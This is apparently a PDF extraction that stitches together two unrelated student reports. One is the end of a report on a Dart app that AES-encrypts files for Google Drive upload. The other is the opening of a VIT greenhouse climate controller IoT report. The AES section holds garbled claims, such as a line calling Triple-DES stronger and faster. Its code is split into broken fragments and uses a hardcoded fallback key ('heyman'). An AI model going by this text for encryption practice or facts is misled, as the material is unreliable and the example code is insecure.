


Fig 3.5 Cloud Side Architecture

In this figure there are multiple systems interconnected to each other each performing their own tasks simultaneously. The Client software is connected with the Encryption and Decryption modules which encrypt and decrypt the text fed into them. The client software feeds the user data into the encryption module and the encryption module gives the encrypted data back to the client software, the encrypted data and an authentication token is then sent to the download and authentication manager respectively at the same time. The token is used to verify the user that is accessing the cloud service is the right person or not. The download manager manages the data that is being sent to the cloud service. The download manager also manages the downloading of the file from the cloud service.

3 Implementation

Algorithm used: Advanced Encryption Standard (AES)

AES (Advanced Encryption Standard) is a widely used and popular symmetric encryption method. It's at least six times faster than triple DES encryption.

A replacement was required because the key size of DES was too small. With the rise in processing power, DES was also deemed too vulnerable to an exhaustive key search assault. Triple DES was created to address this flaw, however it was proven to be sluggish.

The following are the characteristics of AES:

1. Symmetric block cypher with symmetric key
2. Data in 128 bits, keys in 128/192/256 bits
3. Triple-DES is stronger and faster.
4. Provide all specifications and design information.
5. Software that can be written in C and Java

AES operation

Rather than being a Feistel cipher, AES is an iterative cipher. It uses a substitution-permutation network.¹ It is made up of a sequence of interconnected operations,

some of which involve replacing inputs with specified outputs which are substitutions and others which entail shuffling bits about which are permutations.

Surprisingly, AES uses bytes rather than bits for all of its calculations. As a result, AES considers a plaintext block's 128 bits as 16 bytes. For matrix processing, these 16 bytes are organised into four columns and four rows.

Unlike DES, the number of rounds in AES is configurable and dependent on the key length. For 128-bit keys, AES employs 10 rounds, 12 rounds for 192-bit keys, and 14 rounds for 256-bit keys. Each of these rounds use a unique 128-bit round key derived from the original AES key.

Encryption Process

We'll stick to describing a typical cycle of AES encryption here. There are four sub-processes in each round. The first round is illustrated in the diagram below.

Byte Substitution (SubBytes)

By looking up a fixed table (S-box) provided in design, the 16 input bytes are substituted. The end result is a four-row, four-column matrix.

Shiftrows

Each of the matrix's four rows is shifted to the left. Any 'falling off' entries are re-inserted on the row's right side. The following is how the shift is carried out:

1. First row is not shifted.
2. Second row is shifted one (byte) position to the left.

3. Third row is shifted two positions to the left.
4. Fourth row is shifted three positions to the left.
5. The result is a new matrix consisting of the same 16 bytes but shifted with respect to each other.

MixColumns

A particular mathematical function is now used to alter each column of four bytes. This function takes four bytes from one column as input and returns four entirely new bytes that replace the original column. As a result, a new matrix with 16 additional bytes is created.

Note: This step is not performed in the last round.

Addroundkey

The matrix's 16 bytes are now treated as 128 bits, and they are XORed with the round key's 128 bits. The ciphertext is the output if this is the final round. Otherwise, the 128 bits are interpreted as 16 bytes, and the process repeats again.

Decryption Process

The reverse process of decrypting an AES ciphertext is analogous to the reverse process of encryption. Each round consists of the following four steps, which are performed in reverse order to encryption -

1. Add round key
2. Mix columns

3. Shift rows
4. Byte substitution

Because the sub-processes in each round are reversed, unlike a Feistel Cipher, the encryption and decryption algorithms must be implemented separately, despite their close relationship.

AES Analysis

AES is widely used and supported in both hardware and software in today's encryption. There have been no practical cryptanalytic attacks against AES discovered to far. Furthermore, AES has built-in key length flexibility, which provides some 'future-proofing' against advancements in the capacity to execute exhaustive key searches.

However, AES security is only guaranteed if it is appropriately implemented and good key management is used, just as it is with DES.

4 Results and Discussion

4.1 Implementation with coding

4.1.1 Get file from device and upload function

```
void getTheFile(keys) async {

    Directory tempDir = await getApplicationSupportDirectory();

    print("Dir Check -> ${tempDir.path}");

    var file = await FilePicker.getFile();

    String path = file.path;

    String fileName = path.substring(path.lastIndexOf('/'));

    print("Name -> $fileName");

    String data = await File(file.path).readAsString();

    setState(() {

        secretKey = keys.getString('theKey') ?? 'heyman';

    });

    var crypt = AesCrypt("$secretKey");

    String encrypted =

    await crypt.encryptTextToFile(data, '${tempDir.path}/${fileName}.aes');

    File encFile = File(encrypted);

    Uint8List dec = await crypt.decryptDataFromFile(encFile.path);

    String s = String.fromCharCodes(dec);

    print("text $s");
}
```

```
    print("check file path $encrypted");

    await drive.upload(File(encFile.path));

}
```

4.1.2 Upload file to drive function

```
Future upload(File file) async {

    var client = await getHttpClient();

    var drive = ga.DriveApi(client);

    print("Uploading file");

    var response = await drive.files.create(

        ga.File()..name = p.basename(file.absolute.path),

        uploadMedia: ga.Media(file.openRead(), file.lengthSync()));



    print("Result ${response.toJson()}");

}
```

4.1.3 Encrypt Data to file function

```
Future<String> encryptDataToFile(Uint8List srcData, String destFilePath) async {

    destFilePath = destFilePath.trim();

    AesCryptArgumentError.checkNotNull(_password, 'Empty password.');

    AesCryptArgumentError.checkNotNull(destFilePath, 'Empty encrypted file path.');
```

```

        return await _Cryptor.init(_passBytes, _owMode,
_userdata).encryptDataToFile(srcData, destFilePath);
    }
}

```

4.1.4 Aes Crypt class

```

class AesCrypt {
    final _aes = _Aes();
    String _password;
    Uint8List _passBytes;
    AesCryptOwMode _owMode;
    Map<String, List<int>> _userdata;

    AesCrypt([String password = '') {
        _password = password;
        _passBytes = password.toUtf16Bytes(Endian.little);
        _owMode = AesCryptOwMode.warn;
        setUserData();
    }
}

```

4.1.5 Load File from drive and decrypt

```

Future<String> downloadGoogleDriveFile(
    String fName, String gdID, BuildContext context, String
givingKey) async {
}

```

```
var client = await getHttpClient();

var drive = ga.DriveApi(client);

ga.Media file = await drive.files

    .get(gdID, downloadOptions: ga.DownloadOptions.FullMedia);

print(file.stream);

final directory = await getExternalStorageDirectory();

print(directory.path);

final saveFile = File(
    '${directory.path}/${new
DateTime.now().millisecondsSinceEpoch}$ fName');

List<int> dataStore = [];

file.stream.listen((data) {
    print("DataReceived: ${data.length}");

    dataStore.insertAll(dataStore.length, data);

}, onDone: () async {

    print("Task Done");

    var crypt = AesCrypt("$givingKey");

    File f = await saveFile.writeAsBytes(dataStore);

    Uint8List g = await crypt.decryptDataFromFile(saveFile.path);

    print(new String.fromCharCodes(g));

    Navigator.push(
        context,
        MaterialPageRoute(
```

```
        builder: (context) => ContentShow(String.fromCharCodes(g),
fName)),  
    );  
  
    return saveFile.path;  
}, onError: (error) {  
  
    print("Some Error");  
});  
}  
}
```

4.1.6 Decrypt data from file function

```
Future<Uint8List> decryptDataFromFile(String filePath) async {  
  
    filePath = filePath.trim();  
  
    AesCryptArgumentError.checkNotNull(_password, 'Empty password.' );  
  
    AesCryptArgumentError.checkNotNull(filePath, 'Empty source file  
path.' );  
  
    return await _Cryptor.init(_passBytes, _owMode,  
    _userdata).decryptDataFromFile(filePath);  
}
```

4.2 Result

4.2.1 A normal text file uploaded directly on the drive

3 - Notepad

File Edit Format View Help

Confidential Text

I have 10 BitCoins with me and the password is Btc

Ln 1, Col 1 100% Windows (CRLF) UTF-8

4.2.2 Text file uploaded through our app

3.txt - Notepad

File Edit Format View Help

ÿ¤‘Ñ|ÿhFŞL| N, X|
/qlmZzó4j2|º‘%||jäG81d'iAßòd•ÒD`”Ë{|||Zñê
ÜŞ} #i,-àº@7 È0xDòx}lurÝøCóhócgæöÂ8||;KJ{
Ln 2, Col 1 100% Macintosh (CR) ANSI

4.3 Video Demonstration

▶ Modified AES Encryption Application

5 Conclusion

Our idea was to encrypt the user's data when uploading their file in the cloud so that the data that will be uploaded into the cloud based service rendering it impossible for the cloud service providing companies to access the user's data.

In order to do this we created an app, through which we could upload files which were encrypted to the cloud service. This same app would be used to decrypt the files that will be obtained from the cloud service.

By our application we have successfully encrypted the user's data and provided an added level of security to the user's for their data, even though the promises that cloud services provide for maximum security can't be taken at face value, keeping this in mind, the users of our application get the extra layer of security that the application will provide, in case of any data being lost from the storage service providing them the assurance that their data will still be unintelligible to the malicious users.

5 References

- [1] Nishtha Mathur, Rajesh Bansode, AES Based Text Encryption Using 12 Rounds with Dynamic Key Selection, Procedia Computer Science, Volume 79, 2016, Pages 1036-1043, ISSN 1877-0509, <https://doi.org/10.1016/j.procs.2016.03.131>. (<https://www.sciencedirect.com/science/article/pii/S1877050916002623>)
- [2] Pasquale Arpaia, Francesco Bonavolontá, Antonella Cioffi, Problems of the advanced encryption standard in protecting Internet of Things sensor networks, Measurement, Volume 161, 2020, 107853, ISSN 0263-2241, <https://doi.org/10.1016/j.measurement.2020.107853>.
- [3] PRERNA MAHAJAN, ABHISHEK SACHDEVA, Dr.. A Study of Encryption Algorithms AES, DES and RSA for Security. Global Journal of Computer Science and Technology, [S.l.], dec. 2013. ISSN 0975-4172.
- [4] Osvik D.A., Bos J.W., Stefan D., Canright D. (2010) Fast Software AES Encryption. In: Hong S., Iwata T. (eds) Fast Software Encryption. FSE 2010. Lecture Notes in Computer Science, vol 6147. Springer, Berlin, Heidelberg. https://doi.org/10.1007/978-3-642-13858-4_5.



VIT®

Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

Fall Semester - 2022-23

CSE3009- Internet of Things

J-Component

Title - Greenhouse Climate Controller

Team Members

1.Tanmay Sinha	19BCE0860
2.Sourav Thakur	19BCE0879
3.Rishabh Mishra	19BCE2080
4.Sidharth Bansal	19BCE2088
5.Sakshi Rungta	20BCE0125
6.Snigdha Singh	20BCE0545
7.Candace Joy Pals	20BCE2128



VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

School of Computer Science and Engineering

CERTIFICATE

This is to certify that the project report entitled “Greenhouse Climate Controller” submitted by Tanmay Sinha(19BCE0860), Sourav Thakur(19BCE0879), Rishabh Mishra(19BCE2080), Sidharth Bansa(19BCE2088), Sakshi Rungta(20BCE0125), Snigdha Singh(20BCE0545), Candace Joy Pals(20BCE2128) as ‘J’ component for the course CSE3009 Internet Of Things.

Prof. Senthilnathan P
Project Guide

Date: 18/11/22
Place: Vellore

Index Page

Sr. No.	Content	Pg. No.
	Aim and Abstract	4
1.	Requirement Analysis	
1.1	Functional Requirement	5
1.2	Non Functional Requirement	5
1.3	Module Description	5
1.4	Gantt Chart	6
1.5	Pert Chart	7
1.6	Stakeholder Identification	7
1.7	Work Breakdown Structure	9
2.	Design of proposed system	
2.1	ER diagram	10
2.2	UML diagram	
	2.2.1. Use Case Diagram	11
	2.2.2. Class Diagram	12
	2.2.3. Sequence Diagram	13
	2.2.4. Collaboration Diagram	14
2.3	Data Flow Diagram	15
2.4	UI design	17
3.	Implementation and test cases	19
4.	Conclusion	24
5.	Future Scope	24

Aim

To create a system to determine the precise parameters for any crop by requirements and ultimately assist farmers.

Abstract

Farmers today experience low crop yields, which causes them to incur significant losses owing to a lack of advice and information. When agricultural scientists use this method to determine the precise characteristics of every crop by requirements, our model can help them in this situation and ultimately assist farmers. It is well known that medicinal plants are highly climate-sensitive. However, using this model makes it possible to research the ideal climatic conditions for their healthy growth and create effective medications for treating various disorders. The future can greatly benefit from this. The Arduino Mega development board, touchscreen display, WiFi module, relay board, and sensors for temperature, humidity, light, and soil moisture are all built into the prototype with a sprinkler for performing an action based on the environmental condition of the crop. The greenhouse chamber must be kept within a predetermined range of ambient light, temperature, humidity, and soil moisture depending on the needs of the crops. Real-time sensors will detect these environmental conditions. Actuators and loads such as sprinklers, a temperature controller, and a motor that controls the opening and closing of the window depending on the amount of sunlight required will be turned on and off to keep the greenhouse chamber at the proper temperature. These data will be uploaded to the cloud and can use a mobile application to track the entire process

1. Requirement Analysis:

1.1. Functional Requirements:

- Initially, the user will have to create an account and login into the application that will give access to monitoring the greenhouse system.
- We are monitoring based on four parameters namely temperature, light, soil moisture, and humidity.
- All the parameters will be detected using sensors that will provide numerical values.
- The values generated will be reflected in the application and updated each time a user logs in.
- This is achieved using the connection created with the firebase and the data is stored in the database.
- The user then will use his experience and understanding of the requirement of the crops and instruct the actuators to respond accordingly.
- The responses can be in the following manner, such as ambient light, providing water using water pumps, and cooling or heating the temperature of the greenhouse system accordingly.
- The updated data is uploaded to the cloud and tracked or monitored using the application.

1.2. Non-Functional Requirements:


- **Performance:** The performance of the mobile application must be fast and accurate. The sensor data should be reflected immediately with high accuracy. The threshold values generated in the prediction module should be accurate and effective.
- **Security:** The data should not be compromised and the user identity should be verified.

1.3. Module Description:


- **Authentication Module:** Includes the signing up and login page with additional functionalities such as a login form and “Remember Me”. This is done with appropriate validation and authorization.
- **Crop monitoring Module:** The readings such as current temperature, humidity, soil moisture ,etc are registered and sent to the cloud.
- **Analysis Module:** The data received from the cloud to the user via the mobile application is analysed and as the user holds sufficient knowledge on the crop requirements, they are suggested using the mobile application.
- **Actuators Module:** The requirements that are instructed by the user are acted on by the actuators such as providing water via the water pumps, temperature modulation, the amount of sunlight being received by the plants, etc.

- **Report Module:** All the data received is documented and provided to the user, to have an overall understanding on how the responses taken by the user on the crops and the changes in the climate has affected the yield.
- **Prediction Module:** The report generated in the report module is then parsed through an machine learning/Deep Learning model to give insights and predict better threshold values for the crops

1.4. Gantt Chart:



1.5 PERT Chart:



Stakeholder identification:

Every IoT system has a large number of stakeholders. Each is interested in a unique set of outcomes from the system. Discovering and balancing the needs of these stakeholders is a huge part of the challenge of creating a commercially viable IoT system.

The primary stakeholders in a typical corporation are its -

1. Investors
2. Employees
3. Customers
4. Suppliers.

Internal stakeholders are people whose interest in a company comes through a direct relationship, such as employment, ownership, or investment.


External stakeholders are those who do not directly work with a company but are affected somehow by the actions and outcomes of the business. Suppliers, creditors, public groups, and end customers are all considered external stakeholders.

Significant stakeholders in the above scenario will be -


1. End Customers: Dashboards, Data Feeds, Diagnostic Alerts, Farmers
2. Operations: Alerts
3. Customer Support/Service: Diagnostic Alerts, Warranty Issues, Parts Replacement, Device Management.
4. Data Science: Sanitised Data & Metadata
5. IT: Infrastructure Health Monitoring, System Health Alerts

6. Government: Any Government decision affects the business operations of any entity
7. Town/City: Town in which the company is located is considered an external stakeholder because it is affected by it.
8. A system administrator is responsible for maintaining the entire IT infrastructure of an IoT system

In this scenario, Government and Town/City are major external stakeholders whereas End customers, Operations, Customer Service, Data Science, and IT are the internal stakeholders.




1.7 Work Breakdown Structure (WBS) (Module split up):



